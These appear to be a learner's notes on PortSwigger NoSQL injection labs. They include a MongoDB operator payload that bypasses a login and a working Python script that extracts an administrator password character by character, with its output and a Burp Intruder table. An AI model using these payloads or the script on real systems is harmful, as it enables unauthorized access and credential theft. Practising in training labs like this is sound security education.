
NoSQL injection

Lab: Detecting NoSQL injection

The product category filter for this lab is powered by a MongoDB NoSQL database. It is vulnerable to NoSQL injection.

To solve the lab, perform a NoSQL injection attack that causes the application to display unreleased products.




Lab: Exploiting NoSQL operator injection to bypass authentication


The login functionality for this lab is powered by a MongoDB NoSQL database. It is vulnerable to NoSQL injection using MongoDB operators.

To solve the lab, log into the application as the `administrator` user.

You can log in to your own account using the following credentials: `wiener:peter`.




```
{
  "username": { "$regex": "^admin.*" },
  "password": { "$ne": "wrongpass" }
}
```




Lab: Exploiting NoSQL injection to extract data

The user lookup functionality for this lab is powered by a MongoDB NoSQL database. It is vulnerable to NoSQL injection.

To solve the lab, extract the password for the `administrator` user, then log in to their account.

You can log in to your own account using the following credentials: `wiener:peter`.



comparing the value whree array in password first value is a or b c de ...

but it work in intruder but i am not able to filter that so lets use python

```
import requests

url = "https://0afd00c303ac13f1819d349b00580035.web-security-academy.net/user/lookup"
cookie = {
    "session": "9bONH4SHFcnW38Fw09fCFxozGKh4FZcR"
}

# Characters to try — add symbols if needed
charset = "abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789!@#$%^&*_-{}"

password = ""
max_length = 30  # Just a safe upper limit

for i in range(max_length):
    found = False
    for ch in charset:
        payload = f"administrator' && this.password.charAt({i})=='{ch}' || 'a'=='b"
        params = {"user": payload}

        r = requests.get(url, params=params, cookies=cookie)

        if r.status_code == 200 and "administrator" in r.text:
            password += ch
            print(f"[+] Found character {i}: {ch} → {password}")
            found = True
            break
    if not found:
        print("[*] No more characters found. Password extraction complete.")
        break
```

```
print("\n✅ Final Password:", password)
```

```
PROBLEMS  OUTPUT  DEBUG CONSOLE  TERMINAL  PORTS

PS C:\Users\owxan> & C:/Users/owxan/AppData/Local/Microsoft/WindowsApps/pyt
[+] Found character 0: i → i
[+] Found character 1: p → ip
[+] Found character 2: j → ipj
[+] Found character 3: n → ipjn
[+] Found character 4: o → ipjno
[+] Found character 5: w → ipjnow
[+] Found character 6: f → ipjnowf
[+] Found character 7: z → ipjnowfz
[*] No more characters found. Password extraction complete.

✅ Final Password: ipjnowfz
PS C:\Users\owxan>

⊗ 0 ⚠ 0                                   Ln 32, Col 1 (994 selected)
```

burp

Request	Payload 1	Payload 2	Status code	Response received	Error
0			200	172	
65	0	i	200	185	
122	1	p	200	167	
75	2	j	200	178	
108	3	n	200	185	
117	4	o	200	178	
182	5	w	200	174	
47	6	f	200	167	
1	0	a	200	215	
9	0	b	200	169	
17	0	c	200	212	
25	0	d	200	211	